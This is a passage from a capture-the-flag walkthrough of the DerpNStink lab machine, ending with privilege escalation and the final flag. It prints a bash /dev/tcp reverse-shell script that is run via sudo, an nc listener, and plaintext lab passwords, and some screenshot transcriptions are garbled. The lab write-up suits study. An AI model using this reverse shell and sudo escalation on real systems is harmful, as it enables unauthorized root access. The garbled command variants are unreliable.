0x0180: 2f64 6572 706e 7374 696e 6b2e 6c6f 6361 /derpnstink.loc
0x0180: 3a2f 2f64 6572 706e 7374 696e 6b2e 6c6f //derpnstink.lo
0x0060: 2f31 2e31 0d0a 486f 7374 3a20 6465 7270 /1.1..Host:.derp
0x0170: 6465 7270 6e73 7469 6e6b 2e6c 6f63 616c derpnstink.local
stinky@DeRPnStiNK:~/Documents$ su - mrderp
su - mrderp
Password: derpderpderpderpderpderp
mrderp@DeRPnStiNK:~$ ls
ls
Desktop Documents Downloads
mrderp@DeRPnStiNK:~$
```

According to the information at pastebin.com, the following can run without entering password with sudo. Open a terminal at Parrot Security OS VM with “nc -lvp 5555” to listen the incoming reverse shell.

```
mkdir binaries
echo '#!/bin/bash' >> derpy.sh
echo 'bash -i >& /dev/tcp/10.0.2.13/5555 0>&1' >> derpy.sh
chmod 777 derpy.sh
sudo ./derpy.sh
```



The screenshot shows a Parrot Terminal window with the following commands and output:

```
mrderp@DeRPNStiNK:~/binaries$ sudo ./derp.sh
sudo ./derp.sh
[sudo] password for mrderp: derpderpderpderpderpderpderp
sudo: ./derp.sh: command not found
mrderp@DeRPNStiNK:~/binaries$ sudo ./derpy.sh
sudo ./derpy.sh: titled
[sudo] password for mrderp: derpderpderpderpderpderpderp
./derpy.sh: 2: ./derpy.sh: Syntax error: Bad fd number
mrderp@DeRPNStiNK:~/binaries$ ls -la
ls -la
total 12
drwxrwxr-x 2 mrderp mrderp 4096 Jul 18 03:50 .
drwx----- 11 mrderp mrderp 4096 Jul 18 03:47 ..
-rwxrwxr-x 1 mrderp mrderp 40 Jul 18 03:53 derpy.sh
mrderp@DeRPNStiNK:~/binaries$ rm derpy.sh
rm derpy.sh
mrderp@DeRPNStiNK:~/binaries$ echo '#!/bin/bash' >> derpy.sh
echo '#!/bin/bash' >> derpy.sh
mrderp@DeRPNStiNK:~/binaries$ echo 'bash -i >& /dev/tcp/10.0.2.13/5555 0>&1' >> derpy.sh
xss$ echo 'bash -i >& /dev/tcp/10.0.2.13/5555 0>&1' >> derpy.sh
mrderp@DeRPNStiNK:~/binaries$ cat derpy.sh
cat derpy.sh
#!/bin/bash
bash -i >& /dev/tcp/10.0.2.13/5555 0>&1
mrderp@DeRPNStiNK:~/binaries$ chmod 777 derpy.sh
chmod 777 derpy.sh
mrderp@DeRPNStiNK:~/binaries$ sudo ./derpy.sh
```

A secondary terminal window in the background shows the listener command: `samiux@parrot: ~/infosec/derpNStink$ nc -lvp 5555`.

DerpNStink : 1 – Capture The Flag

[illegible]

```
Applications Places System [Icons] [Taskbar] [System Tray] [Weather] [30 °C] [Wed Jul 18, 16:00:47]

File Edit View Search Terminal Help
[sudo] password for mrderp: derpderpderpderpderpderp
sudo: ./derp.sh: command not found
mrderp@DeRPNstInK:~/binaries$ sudo ./derpy.sh
sudo ./derpy.sh: STEBIN: cannot open shared object file: No such file or directory
[sudo] password for mrderp: derpderpderpderpderpderp
Untitled
./derpy.sh: 2: ./derpy.sh: Syntax error: Bad fd number
mrderp@DeRPNstInK:~/binaries$ ls -la
ls -la: total 12K
total 12
drwxrwxr-x 2 mrderp mrderp 4096 Jul 18 03:50 .
drwx----- 11 mrderp mrderp 4096 Jul 18 03:47 ..
-rwxrwxr-x 1 mrderp mrderp 40 Jul 18 03:53 derp.sh
mrderp@DeRPNstInK:~/binaries$ rm derpy.sh
rm derpy.sh
mrderp@DeRPNstInK:~/binaries$ echo '#!/bin/bash' >> derpy.sh
echo '#!/bin/bash' >> derpy.sh
mrderp@DeRPNstInK:~/binaries$ echo 'bash -i && /dev/tcp/10.0.2.13/5555 0>&1' >> derpy.sh
<$$ echo 'bash -i && /dev/tcp/10.0.2.13/5555 0>&1' >> derpy.sh
mrderp@DeRPNstInK:~/binaries$ cat derpy.sh
cat derpy.sh
#!/bin/bash
bash -i && /dev/tcp/10.0.2.13/5555 0>&1
mrderp@DeRPNstInK:~/binaries$ chmod 777 derpy.sh
chmod 777 derpy.sh
mrderp@DeRPNstInK:~/binaries$ sudo ./derpy.sh
sudo ./derpy.sh
```

Root is got! Root is dancing!

Go to the “Desktop” directory of “mrderp” and find the Flag 4. Decode it with the result of “United States”.

flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

[illegible]

Four Flags are obtained. The game is over.

Final Thought

The brute force of password with a good graphic card and good dictionary is required for the game. Although the creator of this VM says it is designed for beginners, it is quite hard for some beginners when doing the tcpdump part. Enjoyable!

-- THE END --